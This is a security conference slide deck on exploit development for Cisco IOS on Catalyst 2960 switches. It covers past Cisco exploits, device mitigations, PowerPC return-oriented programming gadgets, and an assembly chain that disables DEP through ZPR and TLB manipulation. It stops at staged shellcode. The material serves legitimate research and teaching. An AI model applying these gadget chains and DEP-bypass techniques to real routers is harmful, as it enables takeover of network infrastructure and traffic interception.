How To Cook Cisco Exploit Development For Cisco IOS

George Nosenko

Security Researcher at Embedi

About me


George Nosenko
bug hunter, exploit developer, reverse engineer, SMT fun
g.nosenko@embedi.com

Agenda

- Cisco Exploitation History
- Target's characteristics
  - Target Description
  - Mitigations
- Exploitation
  - DEP Bypass
  - Check Integrity Bypass
  - Shellcode Hunting
  - Shellcode Completion
- Conclusions

Cisco Exploitation History

Cisco Exploitation Milestones



2002 — TFTP Exploit
Felix ‚FX' Lindner
Cisco IOS
CVE-2002-0813
Heap-Based BoF (CWE-122)
Techniques:
- write a positive value at an arbitrary address (NVRAM corruption)
- write-4 (Process Array)

2003 — HTTP Remote Integer Overflow
Felix ‚FX' Lindner
Cisco IOS
CVE-2003-0647
Stack-Based BoF (CWE-121)
Integer Overflow (CWE-190)
Techniques:
- write a positive value at an arbitrary address (NVRAM corruption)
- write-4 (Process Array)

2005 — Cisco IOS Shellcode And Exploitation Techniques
Michael Lynn
Cisco IOS
Heap-Based BoF (CWE-122)
Techniques:
- overwrite (timer) linked-list
- CheckHeaps bypass
- TTY/TCB Shellcode

2007 — FTP Server Exploit
Andy Davis
Cisco IOS
CVE-2007-2586
Stack-Based BoF (CWE-121)
Techniques:
- VTY Shellcode
- Signature-based Shellcode

2008 — Cisco IOS Shellcodes
Gyan Chawdhary, Varun Uppal
Cisco IOS
Techniques:
- bind shell
- connectback shell
- tinyshell

2008 — Router Exploitation
Felix ‚FX' Lindner
Cisco IOS
CVE-2007-0480
Stack-Based BoF (CWE-121)
Techniques:
- ROP (PowerPC)
- disabling caching
- Disassembling Shellcode
- return2caller
- TclLoader

2009 — Killing the Myth of Cisco Diversity
Ang Cyi
Cisco IOS
Techniques:
- interrupt-Hijack Shellcode
- multistage attack

2009 — Cisco Shellcode: All in One
George Nosenko
Cisco IOS/XE
Techniques:
- TclShellcode: concept of an Image Independent Exploit

2011 — IKEv2 Exploit
Exodus Intel (XI)
Cisco ASA
CVE-2016-1287
Heap-Based BoF (CWE-122)
Techniques:
- Heap feng shui

2015 — IKEv1 Exploit
nccgroup
Cisco ASA
CVE-2016-1287
Heap-Based BoF (CWE-122)
Techniques:
- Heap feng shui

2016 — EXTRABACON
NSA arsenal
Cisco ASA
CVE-2016-6366
Stack-Based BoF (CWE-121)
Techniques:
- authentication bypass
- image patching

2017 — CMP Exploit (ROCEM)
CIA arsenal,
Artem Kondratenko
Cisco ASA
CVE-2017-3881
Stack-Based BoF (CWE-121)
Techniques:
- ROP (PowerPC)

Target’s characteristics

Cisco Diversity

Operation Systems:

- Cisco IOS
- Cisco IOS XE (based on Linux)
- Cisco NX-OS (based on Linux)
- Cisco IOS XR (based on QNX)
- ASA OS (based on Linux)
- CatOS

Architectures:

- PowerPC
- MIPS
- Intel x86_x64
- …

Over 300 000 unique images

Our Target

Cisco Catalyst 2960 Series Switches

- Cisco IOS 12.x – 15.x
- PowerPC 405 (32bit, Big-endian)

Cisco IOS

- proprietary software
- designed as a single unit - a large, statically linked binary
- processes share the same address space
- all code is executed in the supervisor mode
- there is not an open API
- non-preemptive multitasking
- exception behavior – crash & reboot

Vulnerability

- Stack-based Overflow (CWE-121)
  - It was discovered during our research
  - It locates in a switch service
  - It leads to remote code execution
  - It is in the patching process
- Was successfully exploited during GeekPwn (Hong Kong 2017)
  - G-Influence Award
    - Got full control over device
    - Intercepted traffic

Mitigations

- Stack & Heap are not executable (DEP)
- Stack & Heap randomization
- CheckHeaps
- Checking of code integrity
- Watch-Dog Timer
- Cisco Diversity
- I-Cache, D-Cache (PowerPC)

Exploitation

Common Steps to Arbitrary Code Execution

1 Gain Control

- Stack-based overflow
- Heap-based overflow

2 DEP Bypass

- Return Oriented Programming
- Disable DEP

3 Solve I-Cache, D-Cache problem

- Disable caching
- Cache Invalidation

4 Code Integrity Bypass

- Don't touch any code
- Correct a checksum
- Disable this mechanism
- Use an uncontrolled region


5 Code Execution

Execute an arbitrary code:

- Bind/Reverse shellcode
- Disassembling shellcode
- TclShellcode
- etc..

6 Completion

- Return to caller
- Abuse scheduler's functions
- Infinite loop



Cisco IOS Debugging

- New firmware no longer has the command gdb kernel
- But you can try to enter in the recovery mode or ROMMON and boot a firmware under the debug mode
- Cisco Catalyst 2960:

```
switch: flash_init

switch: boot -n  path_to_image
```


- Cisco Catalyst 6500:

```
rommon 1> priv

rommon 2> boot -x path_to_image

rommon 3> launch -d
```

- For exploit debugging you may use IODIDE by nccgroup



Gain Control


Gain Control

- Stack-based overflow
- Heap-based overflow

Gain Control

Stack-based Overflow:

- Just overwrite value of saved LR register
  - LR – contains a return address
  - SP = r1 = GPR1 – stack pointer



Heap-Based Overflow:

- Overwrite scheduler's internal structure
- Overwrite function pointer

```
80 01 00 0C lwz     r0, 0xC(r1)
7C 08 03 A6 mtlr    r0
38 21 00 08 addi    r1, r1, 8
4E 80 00 20 blr
```

DEP Bypass Techniques

DEP – data execution prevention

How to bypass

- ROP (Return Orientated Programming)
  - ROP-only shellcode
  - Write-4 primitive
    - overwrite .data
    - overwrite .text
  - Disable DEP & Use generic shellcode

Return Oriented Programming (PowerPC)

ROP-gadget – a sequence of instructions that ends with one of branch instructions: blr, blrl, bctr, bctrl.

- Often you may not have enough space on stack
- While ROP–gadgets consume a lot of space on stack
- A typical possible chain length is 10-20 gadgets
- Prefer gadgets that consume a little space on stack
- Use the gadgets that do several things

Tools:

- Ropper, but it skips blrl, bctrl, bctr gadgets
- PPCGadgetFinder

https://github.com/embedi/PPCGadgetFinder

```
mr      r3, r22         # Move Register
lwz     r0, 0x54(r1)
mtlr    r0              # Move to link register
lwz     r20, 0x20(r1)
lwz     r21, 0x24(r1)
lwz     r22, 0x28(r1)
lwz     r23, 0x2C(r1)
lwz     r24, 0x30(r1)
lwz     r25, 0x34(r1)
lwz     r26, 0x38(r1)
lwz     r27, 0x3C(r1)
lwz     r28, 0x40(r1)
lwz     r29, 0x44(r1)
lwz     r30, 0x48(r1)
lwz     r31, 0x4C(r1)
addi    r1, r1, 0x50  # Add Immediate
blr     # Branch unconditionally
```

Write-4 primitive

- r31 contains a destination address
- r30 contains a value
- Powerful gadget, it allows overwriting a code and data

```
lwz       r0, 0x14(r1)
mtlr      r0
lwz       r30, 8(r1)    # value
lwz       r31, 0xC(r1)  # dst address
addi      r1, r1, 0x10
blr

stw       r30, 0(r31)     # Store Word
lwz       r0, 0x14(r1)
mtlr      r0
lmw       r30, 8(r1)
addi      r1, r1, 0x10
blr
```

BLRL Gadgets

- Due to C call convention on PowerPC it's difficult to find a gadget to initialize r3-r18
- You have to use a move gadget but it increase ROP-chain
- BLRL gadgets do something useful but don't consume stack

- BLRL gadgets maybe more useful than common gadgets
- You need load to r27 address of next gadget
- Next gadget must load new value to LR

```
lwz       r5, 0xC(r1)   # Load Word and Zero
mr        r6, r20       # Move Register
mtlr      r27           # Move to link register
blrl                    # Branch unconditionally
cmpwi     cr7, r3, 0    # Compare Word Immediate
bne+      cr7, loc_106B0C # Branch if not equal
mr        r3, r30       # Move Register
lis       r4, aWriteFailed@h # "Write failed\n"
addi      r4, r4, aWriteFailed@l # "Write failed\n"
```

Indirect Call Gadgets

- They are useful for indirect call to the 2nd stage shellcode, call a function or other gadgets

```
mtctr     r31             # Move to count register
mr        r3, r30         # Move Register
bctrl                     # Branch unconditionally
lwz       r0, 0x10+arg_4(r1)
mtlr      r0
```

```
mtlr      r28             # Move to link register
blrl                      # Branch unconditionally
lwz       r0, 0x1C(r1)
mtlr      r0

mtctr     r0              # Move to count register
bctr
```

Multitask Gadget

- It can save plenty of space on the stack
- Load address of a gadget or a function to r29 and r28
- The gadgets for task must not touch LR

```
mtctr     r29           # Move to count register
bctrl                   # 1st task
mtlr      r28           # Move to link register
blrl                    # 2nd task
lwz       r0, 0x1C(r1)
mtlr      r0            # Move to link register
lwz       r28, 8(r1)    # 3rd task
lwz       r29, 0xC(r1)
lwz       r30, 0x10(r1)
lwz       r31, 0x14(r1)
addi      r1, r1, 0x18  # Add Immediate
blr
```

Multiload Gadget

- Load the values from the stack to r19-r31
- It's convenient when initializing a large number of registers

```
lwz       r0, 0x44(r1)  # Load Word and Zero
mtlr      r0            # Move to link register
lmw       r19, 0xC(r1)  # Load Multiple Word
addi      r1, r1, 0x40  # Add Immediate
blr                     # Branch unconditionally
```

Other gadgets

Stack keeper gadget:

- It is useful since it stores the address pointing to the shellcode
- Requires that LR contains the address of the next gadget
- Can be used together with a BLRL gadget

```
mr      r3, r1   # Move Register
blr     # Branch unconditionally
```

Debug gadget:

- Useful for debugging purposes

```
trap    # Trap Word Unconditionally
blr     # Branch unconditionally
```


How To Disable DEP

- There aren't API like VirtualProtect() or mprotect()
- But you can try to abuse PowerPC Memory Management Unit (MMU)
  - TLB programming
  - ZPR abuse

```
Switch# show region
      Start          End      Size(b)  Class  Media  Name
 0x00000000  0x03FFFFFF    67108864  Local  R/W    main
 0x00000020  0x03FFFFFF    67108832  Local  R/W    main:coredump
 0x00003000  0x01715233    24191540  IText  R/W    coredump:text
 0x01800000  0x018FFFFF     1048576  IText  R/W    coredump:dltext
 0x01900000  0x0202CEAB     7524012  IData  R/W    coredump:data
 0x01DF46EC  0x01E346EB      262144  Local  R/W    data:reclaimed_heap
 0x0202CEAC  0x026F67CF     7117092  IBss   R/W    coredump:bss
 0x026F67D4  0x02BFFFFF     5281836  Local  R/W    coredump:heap
 0x02C00000  0x02FFFFFF     4194304  Iomem  R/W    coredump:iomem
 0x03000054  0x03FFDFFF    16768940  Local  R/W    coredump:heap
```

How does DEP work on PowerPC ?

- DEP is a part of the virtual management system
- Effective to Real address translation uses TLB (Translation Lookaside Buffer) entries
- TLB entry describes a memory region including access control information
- TLB entries are set up using special instructions and registers
- The address translation flow, structure of the TLB entry, and the TLB management instruction are different from the PowerPC family




- Attributes
  - V: Valid
  - Size: Page Size (4^n KB, where n in {0,1,2,3,4,5,6,7,8,9,10})
  - U: User-defined storage attribute
  - W: Write-through
  - I: Caching Inhibited
  - M: Memory coherency required
  - G: Guarded
  - E: Endian
  - UX, UW, UR: User executable, writable, readable
  - SX, SW, SR: Supervisor executable, writable, readable
  - TPAR, PAR1, PAR2: Parity

PowerPC 405: TLB Entry


- Cisco Catalyst 2960 Series uses PowerPC 405
- Access Control Fields
  - EX (execute enable, 1 bit): When set, enables instruction execution at addresses within a page. ZPR settings can override that.
  - WR (write-enable, 1bit): When set, enables store operations to addresses within a page. ZPR settings can override that.
  - ZSEL (zone select, 4 bit): Selects on of 16 zone fields (z0-z15) from ZPR.

PID (Process ID)

TLBHI (Tag entry)



TLBLO (Data entry)



PowerPC 405: Zone Protection Register

- It is designed for flexible and effective work with pages protection
- The ZPR field bits can modify the access protection specified by the TLB entry
- The values of field define how protection is applied to all pages that are member of that zone
- Thus, if we could write value 3 to one of the fields of ZPR, then we would assign execution and write permissions for a zone

ZPR

Z0	Z1	Z2	Z3	Z4	Z5	Z6	Z7	Z8	Z9	Z10	Z11	Z12	Z13	Z14	Z15

Bits, n:n+1	Zone, Zn	Problem state (MSR [PR]=1)	Supervisor state (MSR [PR]=0)
		00. No access	00. Access controlled by applicable TLB entry [EX, WR]
		01. Access controlled by applicable TLB entry [EX, WR]	01. Access controlled by applicable TLB entry [EX, WR]
		10. Access controlled by applicable TLB entry [EX, WR]	10. Access controlled by applicable TLB entry [EX, WR]
		11. Access as if execute and write permissions (TLB entry [EX, WR])	11. Access as if execute and write permissions (TLB entry [EX, WR])

PowerPC 405: DEP Disable Gadget

- PowerPC 405
- Find the binary pattern
  7C 10 EB A6
- MSR (Machine State Register) problem – you must not spoil the state
- gZprValue contains a current value of ZPR (default value is 0x55555555)

```
7D 60 00 A6      mfmsr     r11
55 60 04 5E      rlwinm    r0, r11, 0,17,15
7C 00 01 24      mtmsr     r0
7C 00 04 AC      sync
4C 00 01 2C      isync
3D 20 01 E7      lis       r9, gZprValue@h
80 09 2E 9C      lwz       r0, gZprValue@l(r9)
-----------------------------------------------
7C 10 EB A6      mtspr     zpr, r0
7C 00 04 AC      sync
4C 00 01 2C      isync
7D 60 01 24      mtmsr     r11
4E 80 00 20      blr
```


PowerPC 405: DEP Disable Chain

1. Load to r30 value 0xFFFFFFFF
2. Load to r31 address of gZprValue
3. Load to r29 address of the write-4 gadget
4. Load to r28 address of the DEP disable gadget
5. Call the multitask gadget

```
mtctr     r29           # points to write-4 gadget
bctrl                   # write 0xFFFFFFFF to
                          gZprValue
mtlr      r28           # points to dep-disable
                          gadget
blrl                    # disable DEP for all pages
lwz       r0, 0x1C(r1)
mtlr      r0
lwz       r28, 8(r1)
lwz       r29, 0xC(r1)
lwz       r30, 0x10(r1)
lwz       r31, 0x14(r1)
addi      r1, r1, 0x18  # Add Immediate
blr
```

PowerPC e500: TLB Entries

- There is not anything looks like ZPR
- To manage the TLB entries, MAS (MMU assists registers) registers are used
- MAS3 register contains access control field PERMIS (58-63 bits):
  - UX – user execute permission
  - SX – supervisor execute permission
  - UW – user write permission
  - SW – supervisor write permission
  - UR – user read permission
  - SR – supervisor read permission




PowerPC e500: DEP Disable Gadget

- PowerPC e500
- Find the binary pattern
  7C 10 EB A6
- The values for MASes just located on the stack
- You should know the memory map for your target device

```
7D 70 9B A6 mtspr     MAS0, r11
80 01 00 38 lwz       r0, 0x50+var_18(r1)
7C 12 9B A6 mtspr     MAS2, r0
81 21 00 3C lwz       r9, 0x50+var_14(r1)
7D 33 9B A6 mtspr     MAS3, r9
80 01 00 40 lwz       r0, 0x50+var_10(r1)
7C 10 EB A6 mtspr     MAS7, r0
81 21 00 34 lwz       r9, 0x50+var_1C(r1)
7D 31 9B A6 mtspr     MAS1, r9
4C 00 01 2C isync
7C 00 04 AC sync
7C 00 07 A4 tlbwe    # write MASes to TLB
4C 00 01 2C isync
7C 00 04 AC sync
38 21 00 50 addi      r1, r1, 0x50
4E 80 00 20 blr
```

Staged Shellcode

- Now we can try to execute a generic shellcode
- But… there are 2 problems:
  - We can't overwrite a lot of space on the stack since it locates on the heap
    - Otherwise CheckHeaps reboot device
  - We can't just transfer control to the stack
    - I-Cache, D-cache → exception → reboot
- So we have to use a staged shellcode and disable or invalidate caches

